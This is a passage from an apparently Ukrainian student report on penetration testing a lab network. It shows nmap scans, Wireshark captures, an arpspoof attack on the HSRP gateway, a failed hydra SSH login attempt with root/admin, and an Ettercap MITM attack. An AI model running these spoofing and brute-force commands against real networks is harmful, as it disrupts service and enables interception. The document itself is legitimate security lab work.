Nmap scan report for PC1.host_kbm221kar.local (192.168.10.4)
Host is up (0.017s latency).
Nmap scan report for 192.168.10.30
Host is up (0.011s latency).
Nmap done: 32 IP addresses (4 hosts up) scanned in 2.34 seconds

```

Рисунок 3.15 – Демонстрація пошуку робочої станції для відправки повідомлення на Kali Linux

```

(root@kali)-[/home/kali]
# nmap -A 192.168.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-23 09:04 EST
Nmap scan report for PC1.host_kbm221kar.local (192.168.10.4)
Host is up (0.016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

Рисунок 3.16 – Демонстрація сканування для виявлення відкритих портів на PC1

```

# ping -c 3 192.168.10.4
PING 192.168.10.4 (192.168.10.4) 56(84) bytes of data.
64 bytes from 192.168.10.4: icmp_seq=1 ttl=127 time=20.3 ms
64 bytes from 192.168.10.4: icmp_seq=2 ttl=127 time=21.0 ms
64 bytes from 192.168.10.4: icmp_seq=3 ttl=127 time=12.8 ms

— 192.168.10.4 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 12.790/18.034/20.969/3.717 ms

```

Рисунок 3.17 – Демонстрація відправи трьох пакетів на робочу станцію PC1

21	32.199742681	192.168.100.11	192.168.10.4	98 ICMP	Echo (ping) request	id=0x3637, seq=1/256, ttl=64 (reply in 22)
22	32.220062483	192.168.10.4	192.168.100.11	98 ICMP	Echo (ping) reply	id=0x3637, seq=1/256, ttl=127 (request in 21)
23	33.203437728	192.168.100.11	192.168.10.4	98 ICMP	Echo (ping) request	id=0x3637, seq=2/512, ttl=64 (reply in 24)
24	33.224382683	192.168.10.4	192.168.100.11	98 ICMP	Echo (ping) reply	id=0x3637, seq=2/512, ttl=127 (request in 23)
25	34.038927821	aa:bb:cc:00:06:10	Spanning-tree-(for-...	64 STP	Conf. Root = 32768/100/aa:bb:cc:00:01:00	Cost = 200 Port = 0x8002
26	34.205840011	192.168.100.11	192.168.10.4	98 ICMP	Echo (ping) request	id=0x3637, seq=3/768, ttl=64 (reply in 27)
27	34.218607654	192.168.10.4	192.168.100.11	98 ICMP	Echo (ping) reply	id=0x3637, seq=3/768, ttl=127 (request in 26)
28	34.439547502	192.168.100.1	224.0.0.5	90 OSPF	Hello Packet	
29	36.043246017	aa:bb:cc:00:06:10	Spanning-tree-(for-...	64 STP	Conf. Root = 32768/100/aa:bb:cc:00:01:00	Cost = 200 Port = 0x8002
30	37.206418274	PCSSystemtec_cb:7e:f5	All-HSRP-routers_03	42 ARP	Who has 192.168.100.30? Tell 192.168.100.11	
31	37.215756445	All-HSRP-routers_03	PCSSystemtec_cb:7e:f5	60 ARP	192.168.100.30 is at 00:00:0c:07:ac:03	
32	38.046807967	aa:bb:cc:00:06:10	Spanning-tree-(for-...	64 STP	Conf. Root = 32768/100/aa:bb:cc:00:01:00	Cost = 200 Port = 0x8002
33	40.051170096	aa:bb:cc:00:06:10	Spanning-tree-(for-...	64 STP	Conf. Root = 32768/100/aa:bb:cc:00:01:00	Cost = 200 Port = 0x8002
34	42.057820797	aa:bb:cc:00:06:10	Spanning-tree-(for-...	64 STP	Conf. Root = 32768/100/aa:bb:cc:00:01:00	Cost = 200 Port = 0x8002
35	44.061389699	aa:bb:cc:00:06:10	Spanning-tree-(for-...	64 STP	Conf. Root = 32768/100/aa:bb:cc:00:01:00	Cost = 200 Port = 0x8002
36	44.416458757	192.168.100.1	224.0.0.5	90 OSPF	Hello Packet	
37	46.061180991	aa:bb:cc:00:06:10	Spanning-tree-(for-...	64 STP	Conf. Root = 32768/100/aa:bb:cc:00:01:00	Cost = 200 Port = 0x8002
38	48.060379713	aa:bb:cc:00:06:10	Spanning-tree-(for-...	64 STP	Conf. Root = 32768/100/aa:bb:cc:00:01:00	Cost = 200 Port = 0x8002

Рисунок 3.18 – Демонстрація відслідковування трафіку в Wireshark

```

Frame 21: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_cb:7e:f5 (08:00:27:cb:7e:f5), Dst: All-HSRP-routers_03 (00:00:0c:07:ac:03)
  Destination: All-HSRP-routers_03 (00:00:0c:07:ac:03)
    Address: All-HSRP-routers_03 (00:00:0c:07:ac:03)
      .... ..0. .... = LG bit: Globally unique address (factory default)
      .... ..0. .... = IG bit: Individual address (unicast)
    Source: PCSSystemtec_cb:7e:f5 (08:00:27:cb:7e:f5)
      Type: IPv4 (0x0800)
  Internet Protocol Version 4, Src: 192.168.100.11, Dst: 192.168.10.4
  Internet Control Message Protocol

```

Рисунок 3.19 – Демонстрація перегляду деталей відсилання реквесту на PC1

Згідно отриманих даних пакет, котрий відправлено з Kali Linux(192.168.10.11) на PC1 (192.168.10.4) спочатку було відправлено на адресу All-HSRP-routers_03 (192.168.100.30) з MAC – адресою (00:00:0C:07:AC:03), тобто відбувся запит на отримання інформації, який маршрутизатор зараз має адресу 192.168.100.30. Тепер вимкнемо маршрутизатор Router1 та увімкнемо маршрутизатор Router2 і відправимо пакети на PC1 і проаналізуємо роботу HSRP.

172	226.807186705	192.168.100.11	192.168.10.4	98	ICMP	Echo (ping) request	id=0xdaf7, seq=1/256, ttl=64 (reply)
173	226.858070982	192.168.10.4	192.168.100.11	98	ICMP	Echo (ping) reply	id=0xdaf7, seq=1/256, ttl=127 (request)
174	227.808676244	192.168.100.11	192.168.10.4	98	ICMP	Echo (ping) request	id=0xdaf7, seq=2/512, ttl=64 (reply)
175	227.828196525	192.168.10.4	192.168.100.11	98	ICMP	Echo (ping) reply	id=0xdaf7, seq=2/512, ttl=127 (request)
176	228.341109480	aa:bb:cc:00:06:10	Spanning-tree-(for-...	64	STP	Conf. Root = 32768/100/aa:bb:cc:00:01:00	Cost = 200 Port
177	229.782406327	aa:bb:cc:00:06:10	CDP/VTP/DTP/PagP/UD...	407	CDP	Device ID: Switch7.host_kbm221kar.local	Port ID: Ethernet
178	230.342198432	aa:bb:cc:00:06:10	Spanning-tree-(for-...	64	STP	Conf. Root = 32768/100/aa:bb:cc:00:01:00	Cost = 200 Port
179	231.486515932	192.168.100.2	224.0.0.5	90	OSPF	Hello Packet	

▶ Frame 172: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
 ▶ Ethernet II, Src: PCSSystemtec_cb:7e:f5 (08:00:27:cb:7e:f5), Dst: All-HSRP-routers_03 (00:00:0c:07:ac:03)
 ▶ Destination: All-HSRP-routers_03 (00:00:0c:07:ac:03)
 Address: All-HSRP-routers_03 (00:00:0c:07:ac:03)
 0..... = LG bit: Globally unique address (factory default)
 0..... = IG bit: Individual address (unicast)
 ▶ Source: PCSSystemtec_cb:7e:f5 (08:00:27:cb:7e:f5)
 Type: IPv4 (0x0800)
 ▶ Internet Protocol Version 4, Src: 192.168.100.11, Dst: 192.168.10.4
 ▶ Internet Control Message Protocol

Рисунок 3.20 – Демонстрація відслідковування трафіку в Wireshark

Проаналізувавши отриману інформацію за допомогою Wireshark можна зазначити, що протокол HSRP працює коректно, тому що обидва маршрутизатори при вимкненні іншого мають однакову IP – адресу 192.168.100.30 та MAC – адресу 00:00:0C:07:AC:03.

Заключним тестуванням маршрутизатора буде тестування за допомогою ARP Spoofing.

```

(root@kali)-[/home/kali]
# arpspoof -i eth0 -t 192.168.100.30 192.168.100.30
8:0:27:e5:62:da 0:0:c:7:ac:3 0806 42: arp reply 192.168.100.30 is-at 8:0:27:e5:62:da
8:0:27:e5:62:da 0:0:c:7:ac:3 0806 42: arp reply 192.168.100.30 is-at 8:0:27:e5:62:da
8:0:27:e5:62:da 0:0:c:7:ac:3 0806 42: arp reply 192.168.100.30 is-at 8:0:27:e5:62:da
8:0:27:e5:62:da 0:0:c:7:ac:3 0806 42: arp reply 192.168.100.30 is-at 8:0:27:e5:62:da
8:0:27:e5:62:da 0:0:c:7:ac:3 0806 42: arp reply 192.168.100.30 is-at 8:0:27:e5:62:da
8:0:27:e5:62:da 0:0:c:7:ac:3 0806 42: arp reply 192.168.100.30 is-at 8:0:27:e5:62:da
8:0:27:e5:62:da 0:0:c:7:ac:3 0806 42: arp reply 192.168.100.30 is-at 8:0:27:e5:62:da
8:0:27:e5:62:da 0:0:c:7:ac:3 0806 42: arp reply 192.168.100.30 is-at 8:0:27:e5:62:da
8:0:27:e5:62:da 0:0:c:7:ac:3 0806 42: arp reply 192.168.100.30 is-at 8:0:27:e5:62:da
8:0:27:e5:62:da 0:0:c:7:ac:3 0806 42: arp reply 192.168.100.30 is-at 8:0:27:e5:62:da

```

Рисунок 3.21 – Демонстрація виконання ARP Spoofing

```

Router1#
*Dec 23 21:14:18.275: %IP-4-DUPADDR: Duplicate address 192.168.100.30 on Ethernet1/3.100, sourced
by 0800.27e5.62da
Router1#
*Dec 23 21:14:50.711: %IP-4-DUPADDR: Duplicate address 192.168.100.30 on Ethernet1/3.100, sourced
by 0800.27e5.62da
Router1#
*Dec 23 21:15:20.899: %IP-4-DUPADDR: Duplicate address 192.168.100.30 on Ethernet1/3.100, sourced
by 0800.27e5.62da
Router1#
*Dec 23 21:15:52.995: %IP-4-DUPADDR: Duplicate address 192.168.100.30 on Ethernet1/3.100, sourced
by 0800.27e5.62da
Router1#
*Dec 23 21:16:23.087: %IP-4-DUPADDR: Duplicate address 192.168.100.30 on Ethernet1/3.100, sourced
by 0800.27e5.62da
Router1#
*Dec 23 21:16:55.407: %IP-4-DUPADDR: Duplicate address 192.168.100.30 on Ethernet1/3.100, sourced
by 0800.27e5.62da
Router1#
*Dec 23 21:17:25.563: %IP-4-DUPADDR: Duplicate address 192.168.100.30 on Ethernet1/3.100, sourced
by 0800.27e5.62da
Router1#
*Dec 23 21:17:59.699: %IP-4-DUPADDR: Duplicate address 192.168.100.30 on Ethernet1/3.100, sourced
by 0800.27e5.62da
Router1#
*Dec 23 21:18:32.015: %IP-4-DUPADDR: Duplicate address 192.168.100.30 on Ethernet1/3.100, sourced
by 0800.27e5.62da
Router1#

```

Рисунок 3.22 – Демонстрація показу повідомлень на Router1 про виявлення в мережі дублюючої IP-адреси

```

$ arp -a
? (192.168.100.30) at 00:00:0c:07:ac:03 [ether] on eth0
server.host_kbm221kar.local (192.168.100.20) at 08:00:27:7e:60:4d [ether] on eth0
? (192.168.100.1) at ca:01:07:96:00:1f [ether] on eth0
? (192.168.100.2) at ca:02:07:a5:00:1d [ether] on eth0

```

Рисунок 3.23 – Демонстрація перегляду поточних записів в кеші ARP

```

(kali@kali)-[~]
$ sudo nmap -sP 192.168.10.0/27
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-23 23:51 EET
Nmap scan report for 192.168.10.1
Host is up (0.019s latency).
Nmap scan report for 192.168.10.30
Host is up (0.013s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 2.01 seconds

```

Рисунок 3.24 – Демонстрація перегляду пристроїв, котрі підключені до VLAN 10

Згідно з отриманих результатів вдалося здійснити ARP – підніму і робочі станції перестали отримувати IP – адреси та мати з'єднання з іншими пристроями в мережі.

3.2. Проведення тестування на проникнення в комутатор мережі

Першим кроком тестування на проникнення комутатора мережі буде сканування портів та служб за допомогою Nmap. На рисунку 3.25 наведено результат проведення сканування маршрутизатора

```

(root@kali)-[/home/kali]
# nmap --script=banner 192.168.100.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-24 02:51 EET
Nmap scan report for 192.168.100.4
Host is up (0.00084s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
|_banner: SSH-2.0-Cisco-1.25
MAC Address: AA:BB:CC:80:01:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 16.35 seconds

(root@kali)-[/home/kali]
# nmap -sU 192.168.100.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-24 02:52 EET
Nmap scan report for 192.168.100.4
Host is up (0.016s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE SERVICE
67/udp    open|filtered dhcpd
MAC Address: AA:BB:CC:80:01:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds

```

Рисунок 3.25 – Демонстрація сканування методом banner grabbing, сканування TCP SYN та UDP на комутатор

```

Nmap scan report for 192.168.100.4
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Cisco SSH 1.25 (protocol 2.0)
| ssh-hostkey:
|_  1792 a0:a0:ab:dd:3c:ee:b2:fe:25:88:ac:d9:30:cf:cf:ae (RSA)
MAC Address: AA:BB:CC:80:01:00 (Unknown)
OS details: Cisco 2950, 2960, 3550, 3560, 3750, or 4500 switch or 6500 router (IOS 12.1 - 15.0); or Adaptive Security Appliance firewall
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: Randomized
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

TRACEROUTE
HOP RTT      ADDRESS
1   1.13 ms  192.168.100.4

```

Рисунок 3.26 – Демонстрація результату агресивного сканування з детальним виведенням інформації на комутатор

Інформацію, котру було отримано про комутатор після сканування:

- IP-адреса: 192.168.100.4;
- MAC – адреса: AA:BB:CC:80:01:00;
- Виробник: Невідомий;
- Відкритий порт (22/tcp) використовує службу SSH;
- Порт 67/udp відкритий чи фільтрований і використовує службу dhcp;
- Можливі операційні системи: Cisco 2950, 2960, 3550, 3560, 3750, 4500 Switch;
- Інформація про сервіс – OS: IOS, CPE: :/o:cisco:ios;
- ssh-hostkey – 1792 a0:a0:ab:dd:3c:ee:b2:fe:25:88:ac:d9:30:cf:cf:ae (RSA).

Проведемо перевірку вразливостей SSH на комутаторі Switch1, за допомогою Hydra на Kali Linux.

```

hydra -l root -p admin 192.168.100.4 -t 4 ssh
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-25 09:11:54
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.100.4:22/
[ERROR] could not connect to ssh://192.168.100.4:22 - kex error : no match for method encryption client→server: server [aes128-cbc,3des-cbc,aes192-cbc,aes256-cbc], client [chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr,]

```

Рисунок 3.27 – Демонстрація виконання команди hydra для перевірки вразливостей SSH на комутаторі

Проаналізувавши результат виконання команди, можна дійти до висновку, що виникла помилка через несумісність методів шифрування між Kali Linux і Switch1.

Перейдемо до тестування пов'язане з протоколом STP, проведемо MITM атаку за допомогою інструмента Ettercap.



Рисунок 3.28 – Демонстрація запуску Ettercap на Kali Linux




Рисунок 3.29 – Демонстрація налаштування Target 1 та Target 2 в Ettercap




Рисунок 3.30 – Демонстрація перегляду трафіку мережі в Wireshark після початку проведення атаки




Рисунок 3.31 – Демонстрація перегляду трафіку мережі в Wireshark після певного часу проведення атаки




Рисунок 3.32 – Демонстрація перегляду трафіку мережі в Wireshark після проведення атаки довгий період часу




Рисунок 3.33 – Демонстрація перегляду повідомлень від маршрутизатора під час проведення атаки

Проаналізувавши результати проведення атаки MITM на роботу комутаторів слід зазначити, що атака була успішною. Згідно отриманих даних під час атаки вдалося перехопити і модифікувати комунікацію між двома пристроями. Під час проведення атаки, було перезавантажено кінцеві пристрої і вони перестали отримувати IP – адреси від серверу.

3.3. Проведення тестування на проникнення в робочу станцію мережі

Спочатку виконаємо сканування портів та служб за допомогою Nmap на робочій станції PC3.

```

# nmap --script=banner 192.168.20.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-25 04:50 EET
Nmap scan report for PC3.host_kbm221kar.local (192.168.20.4)
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds

(root@kali)-[/home/kali]
# nmap -sU 192.168.20.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-25 04:51 EET
Stats: 0:04:49 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 21.83% done; ETC: 05:13 (0:17:15 remaining)
Stats: 0:16:21 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 75.70% done; ETC: 05:13 (0:05:15 remaining)
Stats: 0:21:53 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 05:13 (0:00:00 remaining)
Stats: 0:21:54 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 05:13 (0:00:00 remaining)
Nmap scan report for PC3.host_kbm221kar.local (192.168.20.4)
Host is up (0.016s latency).
Not shown: 991 closed udp ports (port-unreach)
PORT      STATE SERVICE
123/udp    open|filtered ntp
137/udp    open|filtered netbios-ns
138/udp    open|filtered netbios-dgm
500/udp    open|filtered isakmp
1900/udp    open|filtered upnp
4500/udp    open|filtered nat-t-ike
5050/udp    open|filtered mmcc
5353/udp    open|filtered zeroconf
5355/udp    open|filtered llmnr

Nmap done: 1 IP address (1 host up) scanned in 1346.80 seconds

```

Рисунок 3.34 – Демонстрація сканування TCP SYN та UDP портів на PC3

```

Nmap scan report for PC3.host_kbm221kar.local (192.168.20.4)
Host is up (0.017s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|2019|11|Longhorn|XP|2008|7|Vista (98%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:wind
ows_server_2008:r2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows 10 1709 - 1803 (98%), Microsoft Windows 10 1709 - 1909 (98%), Microsoft Wi
ndows Server 2019 (95%), Microsoft Windows 10 1809 - 2004 (94%), Microsoft Windows 10 2004 (93%), Microsoft Windows
11 21H2 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows XP SP3 (91%), Microsoft Windows 10 1703 (91%),
Microsoft Windows 10 1511 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled but not required
|_ clock-skew: -1s
| smb2-time:
|_ date: 2023-12-25T03:08:44
|_ start_date: N/A

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1   9.67 ms   192.168.100.2
2   17.23 ms  PC3.host_kbm221kar.local (192.168.20.4)

NSE: Script Post-scanning.
Initiating NSE at 05:08
Completed NSE at 05:08, 0.00s elapsed
Initiating NSE at 05:08
Completed NSE at 05:08, 0.00s elapsed
Initiating NSE at 05:08
Completed NSE at 05:08, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.94 seconds
Raw packets sent: 1066 (50.012KB) | Rcvd: 1045 (42.524KB)

